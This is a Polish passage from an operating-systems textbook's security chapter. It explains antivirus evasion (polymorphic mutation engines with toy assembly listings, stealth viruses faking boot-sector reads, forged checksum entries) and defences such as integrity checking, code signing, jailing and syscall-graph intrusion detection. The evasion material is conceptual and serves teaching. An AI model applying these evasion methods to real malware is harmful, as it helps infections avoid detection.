Opisane schematy ukrywania wirusów przed programami antywirusowymi są o tyle niedoskonałe, że same procedury kompresujące, dekompresujące, szyfrujące i deszyfrujące pozostają takie same we wszystkich kopiących, zatem program antywirusowy może wykorzystać właśnie te procedury w roli poszukiwanych sygnatur. Z drugiej strony ukrycie procedur kompresujących, dekompresujących i szyfrujących jest dość łatwe — można je szyfrować wraz z pozostałym kodem wirusa (patrz rysunek 9.25(e)). Nie można jednak zaszyfrować kodu deszyfrującego. Twórcy programów antywirusowych doskonale o tym wiedzą i dlatego polują przede wszystkim na procedury deszyfrujące.

Przymijmy jednak, że Wirgiliusz lubi, kiedy ostatnie słowo należy właśnie do niego, i postawimy zrealizować następujący pomysł. Założymy, że procedura deszyfrująca musi wykonywać następujące obliczenia:

$$X = (A + B + C - 4)$$

Przykład prostego kodu asemblera wyznaczającego wartość według tego wzoru (dla dwuadresowego komputera) przedstawiono na listingu 9.7(a). Pierwszy adres reprezentuje miejsce składowania wartości źródłowej; pod drugim adresem składujemy wartość docelową, zatem rozkaz MOV A,R1 przenosi zmienną A do rejestru R1. Kod na listingu 9.7(b) robi dokładnie to samo, ale jest nieznacznie mniej efektywny wskutek użycia rozkazów NOP (braku operacji) pomiędzy oryginalnymi rozkazami.

To nie koniec naszych możliwości. Okazuje się, że istnieje ewentualność skutecznego maskowania także kodu deszyfrującego. Istnieje wiele form zapisu rozkazu NOP. Przykładowo dodanie do rejestru liczby 0, zastosowanie operatora OR dla niego samego, przesunięcie w lewo o 0 bitów lub skok do następnego rozkazu to tylko kilka możliwych operacji równoznacznych z brakiem działań. Oznacza to, że program z listingu 9.7(c) jest funkcjonalnie tożsamy programowi z listingu 9.7(a). W tej sytuacji wirus może skopiować swój kod, stosując zapis z listingu 9.7(c) zamiast kodu z listingu 9.7(a), i jednocześnie zachować swoje oryginalne działanie. Wirusy mutujące przy okazji każdego kopiowania określa się mianem *wirusów polimorficznych* (ang. *polymorphic viruses*).

Listing 9.7. Przykłady wirusa polimorficznego

(a)	(b)	(c)	(d)	(e)
MOV A,R1				
ADD B,R1	NOP	ADD #0,R1	OR R1,R1	TST R1
ADD C,R1	ADD B,R1	ADD B,R1	ADD B,R1	ADD C,R1
SUB #4,R1	NOP	OR R1,R1	MOV R1,R5	MOV R1,R5
MOV R1,X	ADD C,R1	ADD C,R1	ADD C,R1	ADD B,R1
	NOP	SHL #0,R1	SHL R1,0	CMP R2,R5
	SUB #4,R1	SUB #4,R1	SUB #4,R1	SUB #4,R1
	NOP	JMP .+1	ADD R5,R5	JMP .+1
	MOV R1,X	MOV R1,X	MOV R1,X	MOV R1,X
			MOV R5,Y	MOV R5,Y

Przypuśćmy teraz, że rejestr R5 nie jest do niczego potrzebny w trakcie wykonywania tego fragmentu kodu wirusa. Oznacza to, że także kod z listingu 9.7(d) stanowi funkcjonalny równoważnik kodu z listingu 9.7(a). I wreszcie w wielu przypadkach istnieje możliwość wymiany kolejności rozkazów bez wpływu na sposób działania programu, zatem kod z listingu 9.7(e) jest kolejnym fragmentem logicznie zgodnym z kodem z listingu 9.7(a). Fragment kodu zdolny do mutacji sekwencji rozkazów sprzętowych bez zmiany swojej funkcjonalności nazywa się silnikiem mutacji (ang. mutation engine); najbardziej wyszukane wirusy korzystają z takich silników do każdorazowego modyfikowania swoich procedur deszyfrujących. Proces mutacji może polegać na dodawaniu bezużytecznego, ale nieszkodliwego kodu, modyfikowaniu kolejności rozkazów, wymianie rejestrów i zastępowaniu rozkazów ich odpowiednikami. Sam silnik mutacji może być ukrywany poprzez szyfrowanie wraz z właściwym ciałem odpowiedniego wirusa.

Oczekiwanie od oprogramowania antywirusowego, że będzie potrafiło odkryć funkcjonalną równoważność kodu z listingów od 9.7(a) do 9.7(e), byłoby przejawem nadmiernego optymizmu, szczególnie jeśli silnik mutacji korzysta z wielu innych zabiegów. Oprogramowanie antywirusowe może oczywiście analizować kod pod kątem realizowanych zadań (w skrajnych przypadkach może nawet podejmować próby symulowania operacji wykonywanych przez ten kod), jednak w przypadku tysięcy wirusów w bazie danych i tysięcy plików do sprawdzenia czas trwania kompletnego testu byłby zdecydowanie zbyt długi.

Samo składanie wartości w zmiennej Y ma na celu tylko zmylenie mechanizmu wykrywającego i ukrycie faktu, że kod operujący na rejestrze R5 jest martwy (nie wykonuje żadnych istotnych operacji). Jeśli inne fragmenty kodu odczytują i zapisują wartość zmiennej Y, kod w tej formie sprawia wrażenie zupełnie prawidłowego. Dobrze zaprojektowany silnik mutacji potrafi na tyle skutecznie generować polimorficzny kod, że stanowi największe wyzwanie dla twórców oprogramowania antywirusowego. Jedyną pozytywną wiadomością jest to, że samo napisanie takiego silnika jest wyjątkowo trudne, zatem wszyscy przyjaciele Wirgiliusza korzystają z jego rozwiązań, co — przynajmniej na razie — znacznie ogranicza liczbę schematów mutacji do wykrycia.

Do tej pory koncentrowaliśmy się tylko na próbach rozpoznawania wirusów w już zainfekowanych plikach wykonywalnych. Współczesne skanery antywirusowe muszą jeszcze sprawdzać m.in. główny rekord startowy (MBR), sektory startowe, listy uszkodzonych sektorów, pamięć flash oraz pamięć CMOS. Co należy zrobić, jeśli w systemie działa już wirus rezydujący w pamięci? Taki wirus nie zostanie wykryty. Co gorsza, przypuśćmy, że działający wirus monitoruje wszystkie wywołania systemowe. Może wówczas łatwo wykryć próbę odczytania przez program antywirusowy sektora startowego (w poszukiwaniu wirusów). Aby utrudnić zadanie temu narzędziu, wirus może wstrzymać prawdziwe wywołanie i zwrócić w odpowiedzi oryginalny kod.

nalny sektor startowy (sprzed infekcji) ukryty gdzieś na liście uszkodzonych bloków dyskowych. Wirus może też podjąć próbę ponownego zainfekowania wszystkich plików po zakończeniu pracy skanera.

Aby uniknąć ryzyka wprowadzenia w błąd przez wirus, program antywirusowy może wykonywać operacje twardego odczytu danych z dysku z pominięciem systemu operacyjnego. Takie rozwiązanie wymaga jednak użycia wbudowanych sterowników urządzeń dla interfejsów IDE, SCSI i innych popularnych technologii, co z kolei ogranicza przenośność programu antywirusowego i uniemożliwia jego stosowanie na komputerach z nietypowymi dyskami. Co więcej, ponieważ istnieje możliwość pomijania systemu operacyjnego w procesie odczytu sektora startowego, ale nie jest możliwe pominięcie tego systemu w dostępie np. do wszystkich plików wykonywalnych, proponowane rozwiązanie nie eliminuje ryzyka wygenerowania przez wirus fałszywych danych o plikach wykonywalnych.

Weryfikatory integralności

Alternatywnym sposobem wykrywania wirusów jest *weryfikacja integralności* (ang. *integrity checking*). Program antywirusowy działający w ten sposób rozpoczyna pracę od skanowania dysku twardego w poszukiwaniu wirusów. Kiedy nabierze przekonania o braku wirusów, wyznacza sumę kontrolną dla każdego ze znalezionych plików wykonywalnych. Algorytm obliczania sumy kontrolnej może być zarówno prosty (jego działanie może się sprowadzać do zsumowania całkowitoliczbowych, 32- lub 64-bitowych reprezentacji wszystkich słów programu), jak i dość skomplikowany (obliczający np. skróty kryptograficzne niemal całkowicie eliminujące ryzyko wykonania operacji odwrotnych). Program antywirusowy zapisuje następnie sumy kontrolne wszystkich plików w danym katalogu w specjalnym pliku, nazwanym np. *checksum*. Podczas następnego skanowania program wyznaczy ponownie sumy kontrolne plików i sprawdzi, czy odpowiadają wartościami zapisanym w pliku *checksum*. Takie rozwiązanie pozwoli natychmiast wykryć zainfekowane pliki.

Problem w tym, że Wirgiliusz nie zamierza złożyć broni. Co gorsza, może napisać wirus wyznaczający sumę kontrolną zainfekowanego pliku i zastępujący oryginalny wpis w pliku sum kontrolnych. Aby temu zapobiec, program antywirusowy może podjąć próbę ukrycia pliku sum kontrolnych, jednak skuteczność takiego rozwiązania jest o tyle niewielka, że Wirgiliusz ma mnóstwo czasu na przestudiowanie programu antywirusowego przed napisaniem swojego wirusa. Lepszym wyjściem jest więc cyfrowe podpisanie pliku sum kontrolnych, aby łatwo wykrywać próbę jego modyfikacji. Najlepszym rozwiązaniem byłoby łączne stosowanie podpisów cyfrowych i kart inteligentnych z zewnętrznym kluczem (bez możliwości uzyskania przez lokalne programy).

Weryfikatory zachowań

Trzecią strategią stosowaną przez oprogramowanie antywirusowe jest *weryfikacja zachowań* (ang. *behavioral checking*). Ta koncepcja polega na umieszczeniu w pamięci programu antywirusowego przechwytyjącego i analizującego wszystkie wywołania systemowe. Możliwość monitorowania aktywności systemu powinna umożliwić programowi antywirusowemu wykrycie wszelkich podejrzanych działań. Żaden normalny program nie powinien np. podejmować prób nadpisania sektora startowego, zatem wszelkie tego rodzaju próby mogą sugerować próbę infekcji. Podobnie podejrzenia tak działającego programu powinny wzbudzić próby zmiany pamięci flash.

Istnieją jednak sytuacje, w których kojarzenie działań z wirusami nie jest takie oczywiste; np. nadpisywanie plików wykonywalnych powinno budzić nasze podejrzenia, chyba że mamy do

czynienia z kompilatorem. Jeśli oprogramowanie antywirusowe będzie wykrywało tego rodzaju operacje i każdorazowo generowało stosowne ostrzeżenia, pozostałe nam mieć nadzieję, że użytkownik będzie potrafił sam stwierdzić, czy nadpisywanie plików wykonywalnych w kontekście realizowanych zadań jest uzasadnione. Podobnie nadpisanie pliku *.docx* nowym dokumentem pełnym makr przez edytor Word wcale nie musi wskazywać na aktywność wirusa. W systemie Windows programy mogą odłączać się od swoich plików wykonywalnych i przechodzić w tryb rezydowania w pamięci za pomocą specjalnego wywołania systemowego. Także to działanie — zależnie od kontekstu — może być zarówno w pełni prawidłowe, jak i wysoce podejrzane.

Wirusy nigdy bezczynnie nie czekają na odnalezienie i zniszczenie przez program antywirusowy — to nie bezmyślne bydło pędzone do uboju. Wirusy potrafią walczyć o przetrwanie. Szczególnie interesująca jest walka wirusa rezydującego w pamięci z programem antywirusowym rezydującym w pamięci tego samego komputera. Wiele lat temu istniała gra nazwana *wojnami rdzeniowymi* (ang. *Core Wars*), w której dwaj programiści mieli do dyspozycji pustą przestrzeń adresową, gdzie mogli umieścić swoje programy. Zadaniem obu programów było znalezienie i wyeliminowanie programu konkurenta (zanim konkurent zrobił to samo z bieżącym programem). Konfrontacja wirus — antywirus przebiega bardzo podobnie, tyle że polem bitwy jest komputer biednego użytkownika, który nie ma pojęcia, co dzieje się w jego systemie. Co gorsza, wirus ma przewagę nad programem antywirusowym, ponieważ autor wirusa może szczegółowo przeanalizować zachowania „przeciwnika”, po prostu kupując jego kopię. Z drugiej strony po wydaniu wirusa także zespół pracujący nad programem antywirusowym może odpowiednio zmodyfikować swój produkt i zmusić Wirgiliusza do zakupu nowej kopii.

Unikanie wirusów

Każda dobra historia musi mieć swój moral. W tym przypadku morał brzmi:

Strzeżonego Pan Bóg strzeże.

Unikanie wirusów jest dużo prostsze niż ich odnajdywanie i eliminowanie już po zainfekowaniu komputera. Sugerowane techniki powinni stosować zarówno użytkownicy indywidualni, jak i przemysł komputerowy jako całość, aby znacznie ograniczyć skalę interesującego nas problemu.

Co można zrobić, aby uniknąć infekcji swojego systemu? Po pierwsze trzeba wybrać system operacyjny oferujący wysoki stopień bezpieczeństwa, pełną rozdzielnosć trybów użytkownika i jądra oraz odrębne hasła logowania dla poszczególnych użytkowników i administratora systemu. Wymienione cechy powodują, że wirus, który jakoś znajdzie drogę do tego systemu, nie będzie mógł zainfekować binariów systemu. Należy również zadbać o niezwłoczne zainstalowanie poprawek bezpieczeństwa publikowanych przez producentów oprogramowania.

Po drugie należy instalować tylko oryginalne zapakowane oprogramowanie sprawdzonych producentów. Nawet to nie gwarantuje nam pełnego bezpieczeństwa (choć znacznie je podnosi), ponieważ w przeszłości zdarzało się, że niezadowoleni pracownicy potajemnie umieszczały wirusy w komercyjnych produktach. Pobieranie oprogramowania z amatorskich stron internetowych i forów dyskusyjnych oferujących programy zbyt atrakcyjne na to, by były darmowe, jest bardzo ryzykowne.

Po trzecie użytkownik powinien się zaopatrzyć w dobry pakiet oprogramowania antywirusowego i korzystać z tego pakietu zgodnie z zaleceniami producenta. Koniecznie należy dbać o regularne aktualizowanie bazy danych o wirusach za pośrednictwem witryny internetowej producenta.

Po czwarte użytkownik nie powinien kliknąć załączników do wiadomości poczty elektronicznej. Powinien raczej poprosić znajomych, by nie wysyłali do niego wiadomości z załącznikami. Poczta w formie zwykłego tekstu ASCII jest co prawda bezpieczna, ale już ewentualne załączniki mogą zawierać wirusy (uruchamiane po pochopnym otwarciu).

Po piąte należy możliwie często sporządzać kopie zapasowe najważniejszych plików na zewnętrznym nośniku. Warto zachowywać wiele sporządzanych w pewnych odstępach kopii każdego pliku na kilku nośnikach kopii zapasowej. W razie odkrycia wirusa można wówczas odtworzyć pliki sprzed infekcji. Przywrócenie zainfekowanych plików z wczoraj nie ma większego sensu, ale już przywrócenie wersji sprzed tygodnia może rozwiązać problem.

I wreszcie po szóste użytkownik nie powinien ulegać pokusie pobierania i uruchamiania nowego, darmowego, z pozoru bardzo atrakcyjnego oprogramowania z nieznanych źródeł. Być może interesujący nas program nieprzypadkowo jest oferowany za darmo — może jego twórca chce włączyć nasze komputery do swojej armii zombie. Jeśli użytkownik dysponuje oprogramowaniem maszyny wirtualnej, może spróbować uruchomić pobrane oprogramowanie w tej maszynie, aby nie ryzykować infekcji właściwego systemu.

Także przedsiębiorstwa wytwarzające oprogramowanie powinny poważnie traktować zagrożenia związane z działaniem wirusów i zrezygnować z pewnych niebezpiecznych praktyk. Po pierwsze tworzone systemy operacyjne powinny być możliwie proste. Dodatkowe fajerwerki niemal zawsze oznaczają dodatkowe luki w zabezpieczeniach. To sprawdzona wiedza.

Poza tym należy zapomnieć o aktywnej treści. Najlepiej wyłączyć obsługę JavaScript. W wymiarze bezpieczeństwa systemu obsługa aktywnej treści prowadzi do katastrofy. Przeglądanie dokumentu nadesłanego z zewnątrz nie powinno wymagać od użytkownika uruchomienia przesłanego programu; np. pliki graficzne w formacie JPEG nie zawierają programów i jako takie nie mogą zawierać wirusów. To samo powinno dotyczyć wszystkich dokumentów.

Po trzecie systemy powinny oferować możliwość wyborczego zabezpieczania przed zapisem pewnych cylindrów dyskowych, aby uniemożliwić wirusom infekowanie składowanych tam programów. Odpowiedni mechanizm ochrony można zaimplementować, stosując bitmapę niedostępnych do zapisu cylindrów na poziomie kontrolera. Modyfikowanie tej bitmapy powinno być możliwe dopiero po zmianie ustawienia fizycznego przełącznika na przednim panelu komputera.

Po czwarte stosowanie pamięci flash wydaje się dobrym rozwiązaniem, ale modyfikowanie tej pamięci nie powinno być możliwe bez zmiany ustawienia zewnętrznego przełącznika (wykorzystywanego tylko wtedy, gdy użytkownik świadomie instaluje aktualizację BIOS-u). Żadna z tych propozycji nie jest traktowana poważnie do czasu rzeczywistej infekcji przez szkodliwy wirus, np. taki, który zaatakuje systemy instytucji finansowych i wyzeruje wszystkie konta bankowe (wówczas będzie jednak za późno).

9.10.3. Podpisywanie kodu


Zupełnie innym sposobem utrzymywania złośliwego oprogramowania z dala od własnego systemu (pamiętajmy o obronie wielostrefowej) jest ograniczanie się do uruchamiania tylko nienetyfikowanego oprogramowania od sprawdzonych, zaufanych producentów. W tej sytuacji jednym z podstawowych problemów jest określenie, skąd użytkownik może mieć pewność, że zakupione oprogramowanie nie zostało zmodyfikowane od momentu opuszczenia producenta. Problem jest poważniejszy, jeśli oprogramowanie zostało pobrane ze sklepów internetowych nieznanej reputacji lub jeśli użytkownik zgodził się na instalację kontrolerów ActiveX proponowanych przez odwiedzane witryny. Jeżeli twórcą takiej kontrolki jest doskonale znany producent

oprogramowania, prawdopodobieństwo obecności konia trojańskiego w tej kontrolce jest dość niskie, jednak użytkownik nie może być pewien swojego bezpieczeństwa.

Jednym z rozwiązań jest jak najszersze stosowanie dla tego rodzaju produktów koncepcji podpisu cyfrowego (patrz punkt 9.5.4). Jeśli użytkownik uruchamia tylko programy, moduły rozszerzeń, sterowniki, kontrolki ActiveX i inne formy oprogramowania napisane i podpisane przez zaufanych producentów, ryzyko infekcji jest znacznie mniejsze. Negatywnym skutkiem takiego modelu doboru oprogramowania okazuje się konieczność rezygnacji z nowych, darmowych, doskonałych gier nieznanych firm, które wydają się użytkownikowi zbyt dobre, aby ktokolwiek mógł je oferować za darmo, i które z natury nie są podpisywane przez zaufanego producenta.

Podpisowywanie kodu wymaga stosowania technik kryptografii z kluczem publicznym. Producent oprogramowania generuje parę (klucz publiczny, klucz prywatny), po czym ogłasza publicznie pierwszy element tej pary i zazdrośnie strzeże drugiego. Aby podpisać swoje oprogramowanie, producent musi najpierw wyznaczyć wartość funkcji skrótu, czyli 128-, 160- lub 256-bitową liczbę (w zależności od stosowanego algorytmu: MD5, SHA-1 lub SHA-256). Wygenerowany kod jest następnie podpisowywany poprzez zaszyfrowanie go z użyciem klucza prywatnego (w praktyce ta operacja polega na odszyfrowaniu tej wartości zgodnie ze schematem pokazanym na rysunku 9.13). Podpis jest przekazywany wraz z oprogramowaniem.

Kiedy użytkownik kupuje czy pobiera oprogramowanie, funkcja skrótu przetwarza pliki tego programu i zapisuje otrzymany wynik. Mechanizm weryfikujący odszyfrowuje następnie podpis dołączony do tego oprogramowania (z wykorzystaniem klucza publicznego) i porównuje wynik zwrocony przez dostarczoną funkcję skrótu z wartością wyznaczoną na komputerze użytkownika. Jeśli obie wartości są równe, program jest akceptowany. W przeciwnym razie program zostaje odrzucony jako fałszowy. Metody matematyczne stosowane podczas weryfikacji podpisu bardzo utrudniają próby fałszowania oprogramowania, które wymagałyby stworzenia funkcji skrótu identycznej jak ta uzyskiwana w wyniku odszyfrowania podpisu. Równie trudne jest wygenerowanie nowego, fałszywego podpisu bez klucza prywatnego. Proces podpisowywania oprogramowania i jego weryfikacji pokazano na rysunku 9.26.




Rysunek 9.26. Schemat pospisowywania kodu

Strony internetowe mogą zawierać zarówno kod kontrolerów ActiveX, jak i kod napisany w różnych językach skryptowych. Kontrolki i skrypty często są podpisywane — w każdym takim przypadku przeglądarka automatycznie weryfikuje zastosowany podpis. Warunkiem sprawdzenia podpisu przez przeglądarkę jest dysponowanie kluczem publicznym producenta oprogramowania, co zwykle wymaga korzystania z usług jakiegoś centrum certyfikacji uwie-

rzytelniącego klucze publiczne. Jeśli przeglądarka dysponuje już kluczem publicznym, może zweryfikować certyfikat bez nawiązywania połączenia z urządem certyfikacji. Jeśli jednak certyfikat został podpisany przez urząd nieznany przeglądarce, zostanie wyświetlone okno dialogowe z pytaniem o akceptację tego certyfikatu.

9.10.4. Wtrącanie do więzienia

Pewien stary Rosjanin powiedział kiedyś: „Ufaj, ale sprawdzaj”. Bez wątpienia wspomniany Rosjanin miał na myśli właśnie oprogramowanie. Nawet jeśli interesujące nas oprogramowanie zostało podpisane, warto sprawdzić, czy jego zachowanie jest prawidłowe. Schemat tego modelu, który określa się czasem mianem *wtrącania do więzienia* (ang. *jailing*), pokazano na rysunku 9.27.



Rysunek 9.27. Sprawdzanie oprogramowania poprzez wtrącanie do więzienia

Nowy program jest uruchamiany w formie procesu, który na rysunku oznaczono etykietą *Więzień*. Etykietą *Strażnik* oznaczono zaufany proces (system) monitorujący zachowania więźnia. Kiedy „uwięziony” proces żąda wykonania wywołania systemowego, zamiast wykonać to wywołanie, sterowanie (wraz z numerem wywołania systemowego i jego parametrami) jest kierowane do Strażnika (za pośrednictwem specjalnej pułapki jądra). Strażnik decyduje następnie, czy żądane wywołanie systemowe może zostać zrealizowane. Jeśli proces Więźnia próbuje np. otworzyć połączenie sieciowe ze zdalnym serwerem nieznanym Strażnikowi, odpowiednie wywołanie systemowe może zostać odrzucone, a proces Więźnia zabity. Jeśli wywołanie systemowe jest możliwe do zaakceptowania, Strażnik informuje o tym jądro systemu, które realizuje to wywołanie. Oznacza to, że ryzykowne zachowania można wykrywać i eliminować, zanim spowodują szkody w systemie.

Istnieją różne implementacje techniki wtrącania do więzienia. Rozwiążanie, które można z powodzeniem stosować w niemal wszystkich systemach UNIX bez konieczności modyfikowania jądra, opisano w książce [Van't Noordende et al., 2007]. W największym uproszczeniu zaproponowany schemat wykorzystuje standardowe mechanizmy diagnostyczne systemu UNIX, gdzie proces występujący w roli strażnika jest debugerem, a proces pełniący funkcję więznia jest przedmiotem diagnozy. Oznacza to, że debuger może wymusić na jądrze hermetyczne zamknięcie diagnozowanego procesu i przekazywanie do analizy wszystkich wywołań systemowych.

9.10.5. Wykrywanie włamań z użyciem modeli

Jeszcze innym sposobem obrony komputera jest instalacja *systemu wykrywania włamań* (ang. *Intrusion Detection System — IDS*). Istnieją dwie podstawowe kategorie systemów IDS: jedna z nich obejmuje systemy koncentrujące się na analizie przychodzących pakietów sieciowych; druga skupia systemy analizujące anomalie na poziomie procesora. O sieciowych systemach


wykrywania włamań wspomniano już w kontekście firewalli; tym razem poświęcimy trochę uwagi systemom wykrywania włamań na poziomie pojedynczych komputerów. Ograniczona przestrzeń nie pozwala nam na szczegółową analizę wielu rodzajów takich systemów. Skoncentrujemy się więc na prezentacji jednego typu, który dobrze ilustruje działanie pozostałych. Interesujący nas system określa się mianem *wykrywania włamań z użyciem modeli statycznych* (ang. *static model-based intrusion detection*). Można ten mechanizm zaimplementować na różne sposoby, m.in. z wykorzystaniem omówionej przed chwilą techniki wtrącania do więzienia.

Na rysunku 9.28(a) pokazano kod prostego programu otwierającego plik nazwany *data* i odczytującego kolejne znaki zawarte w tym pliku aż do natrafienia na bajt zerowy (program wyświetla wówczas liczbę odczytanych bajtów bez bajta zerowego i kończy pracę). Na rysunku 9.28(b) widać graf wywołań systemowych wykonywanych przez ten program (funkcja *printf* korzysta z wywołania *write*).

(a)

```
int main(int argc char argv[])
{
int fd, n = 0;
char buf[1];

fd = open("data", 0);
if (fd < 0) {
    exit(1);
} else {
    while (1) {
        read(fd, buf, 1);
        if (buf[0] == 0) {
            close(fd);
            printf("n = %d\n", n);
            exit(0);
        }
        n = n + 1;
    }
}
}
```



Rysunek 9.28. (a) Kod programu; (b) graf wywołań systemowych dla kodu z części (a)

Co możemy stwierdzić na podstawie tego grafu? Pierwszym wywołaniem systemowym wykonywanym przez nasz program (niezależnie od okoliczności) jest *open*. Po wywołaniu *open* następuje wywołanie *read* lub *write* w zależności od gałęzi wybranej przez wyrażenie warunkowe *if*. Jeśli drugim wywołaniem systemowym tego programu jest *write*, oznacza to, że otwarcie pliku było niemożliwe, zatem następnym wywołaniem musi być *exit*. Jeśli drugim wywołaniem jest *read*, może mieć miejsce dowolnie duża liczba dodatkowych wywołań systemowych *read*, po których nastąpi sekwencja wywołań *close*, *write* i *exit*. Jeżeli program w tej formie nie zostanie zaatakowany, nie będzie możliwe wykonanie żadnej innej sekwencji. Gdy program zostanie wtrącony do więzienia, proces strażnika będzie miał dostęp do wszystkich wywołań systemowych i będzie mógł łatwo sprawdzić poprawność żądanej sekwencji.

Przypuszcmy teraz, że komuś udało się znaleźć w tym programie lukę, która umożliwia mu przepelenie bufora, wstawienie i wykonanie wrogiego kodu. Wrogi kod najprawdopodobniej podejmie próbę wykonania innej sekwencji wywołań systemowych. Może np. spróbować otworzyć jakiś plik w celu jego skopiowania lub otworzyć połączenie sieciowe, aby nawiązać komunikację z serwerem intruza. Już po pierwszym lub kilku pierwszych wywołaniach systemowych

proces strażnika może odkryć niezgodność tej sekwencji z oryginalnym wzorcem i podjąć działania uniemożliwiające atak — np. poprzez zabicie analizowanego procesu i wysłanie ostrzeżenia do administratora systemu. Oznacza to, że system wykrywania włamań może właściwie zareagować już w trakcie ataku. Statyczna analiza wywołań systemowych to jednak tylko jeden z wielu sposobów działania systemów IDS.

Warunkiem stosowania tego mechanizmu wykrywania włamań z użyciem modeli statycznych jest dysponowanie modelem (czyli grafem wywołań systemowych) przez proces strażnika. Najprostszym sposobem uzyskania tego rodzaju wiedzy okazuje się generowanie modeli przez kompilator i wymuszanie na autorach programów podpisywania swoich produktów i dołączania odpowiednich certyfikatów. Takie rozwiązanie umożliwi natychmiastowe wykrycie każdej próby wykonania zmodyfikowanego programu, ponieważ jego działanie będzie niezgodne z oczekiwaniem zachowaniem.

Okazuje się jednak, że sprytny kraker może przeprowadzić tzw. *atak poprzez upodobnienie* (ang. *mimicry attack*), podczas którego wstawiony kod wykonuje te same wywołania systemowe, co oryginalny program przed atakiem. Oznacza to, że skuteczna analiza programu wymaga bardziej wyszukanego modelu niż samego wykazu wywołań systemowych. Wciąż mówimy jednak o obronie wielostrefowej, w której system IDS jest tylko jednym z wielu elementów.

System wykrywający włamania z użyciem modeli nie jest jedyną kategorią tego rodzaju mechanizmów. Wiele systemów IDS wykorzystuje tzw. *przynęty* (ang. *honeypots*), czyli pułapki celowo budzące zainteresowanie krakerów i złośliwego oprogramowania. W tej roli zwykle wykorzystuje się odizolowany komputer z kilkoma środkami obrony i pozornie interesującą, cenną treścią, która aż się prosi, by po nią sięgnąć. Ludzie przygotowujący takie pułapki uważnie monitorują działanie tego komputera pod kątem ewentualnych ataków, aby jak najlepiej zrozumieć jego istotę. Niektóre systemy IDS tworzą pułapki w ramach maszyn wirtualnych, aby zapobiec uszkodzeniom właściwych systemów. Właśnie dlatego złośliwe oprogramowanie próbuje sprawdzać, czy ma do czynienia z maszynami wirtualnymi (o czym wspomniano powyżej).

9.10.6. Izolowanie kodu mobilnego

Wirusy i robaki to programy, które próbują dostać się do komputera bez wiedzy i wbrew woli jego właściciela. Zdarza się jednak, że użytkownicy bardziej lub mniej świadomie sami umieszczają i uruchamiają na swoich komputerach obcy, niesprawdzony kod. Przebieg tego procesu zwykle jest dość podobny. W zamierzchłych czasach (w erze internetu „zamierzchłe czasy” to okres sprzed kilku lat) większość stron internetowych miało postać statycznych plików HTML z kilkoma obrazami. Obecnie coraz więcej stron internetowych zawiera niewielkie programy określane mianem *apletów*. Kiedy użytkownik pobiera stronę internetową zawierającą apłyty, ich kod jest wykonywany na komputerze tego użytkownika. Aplet może np. zawierać formularz z systemem interaktywnej pomocy ułatwiającej wypełnianie pól tego formularza. Wypełniony formularz może być wysyłany na serwer za pośrednictwem internetu, aby zawarte w nim dane mogły zostać przetworzone. Takie rozwiązanie sprawdza się w przypadku zeznań podatkowych, kwestionariuszy zamówień niestandardowych produktów i wielu innych rodzajów formularzy.

Innym przykładem przekazywania programów pomiędzy komputerami celem wykonania ich kodu po stronie komputera docelowego są programy *agentów* (ang. *agents*). Programy tego typu są uruchamiane przez użytkownika z myślą o realizacji jakiegoś zadania i przekazaniu danych wynikowych z powrotem na serwer. Agent może np. przeanalizować witryny internetowe z biletami lotniczymi, aby znaleźć najtańszy lot z Amsterdama do San Francisco. Po osiągnięciu poszczególnych witryn agent przetwarza dostępne tam dane, gromadzi potrzebne informacje i przystępuje

do analizy następnej witryny. Po odwiedzeniu wszystkich witryn agent wraca na komputer swojego właściciela i informuje go o wnioskach.

Trzecim przykładem kodu mobilnego są pliki PostScript przeznaczone do wydrukowania na drukarkach zgodnych z tym standardem (tzw. drukarkach postscriptowych). Pliki PostScript w rzeczywistości są programami napisanymi w języku programowania PostScript, wykonywanymi wewnątrz drukarki. Kod zawarty w tych plikach z reguły nakazuje drukarce narysowanie pewnych krzywych i wypełnienie powstały figur, jednak również dobrze może wymuszać inne działania. Aplet, programy agentów i pliki PostScript to tylko trzy z wielu przykładów *kodu mobilnego* (ang. *mobile code*).

Po lekturze wcześniejszego materiału o wirusach i robakach nie powinniśmy mieć żadnych wątpliwości, że zezwalanie na wykonywanie obcego kodu na własnym komputerze jest więcej niż ryzykowne. Ponieważ mimo tych zagrożeń wielu użytkowników decyduje się na uruchamianie obcych programów w swoich systemach, warto zadać sobie następujące pytanie: czy kod mobilny można wykonywać bezpiecznie? Najprostsza odpowiedź na to pytanie brzmi: tak, ale to nie łatwe. Problem w tym, że skoro proces importuje aplet lub inny kod mobilny i wykonuje go we własnej przestrzeni adresowej, zimportowany kod jest częścią prawidłowego procesu użytkownika i dysponuje pełnymi uprawnieniami tego użytkownika, włącznie z możliwością odczytywania, zapisywania, usuwania i szfrowania plików dyskowych, wysyłania wiadomości poczty elektronicznej do odległych krajów itp.

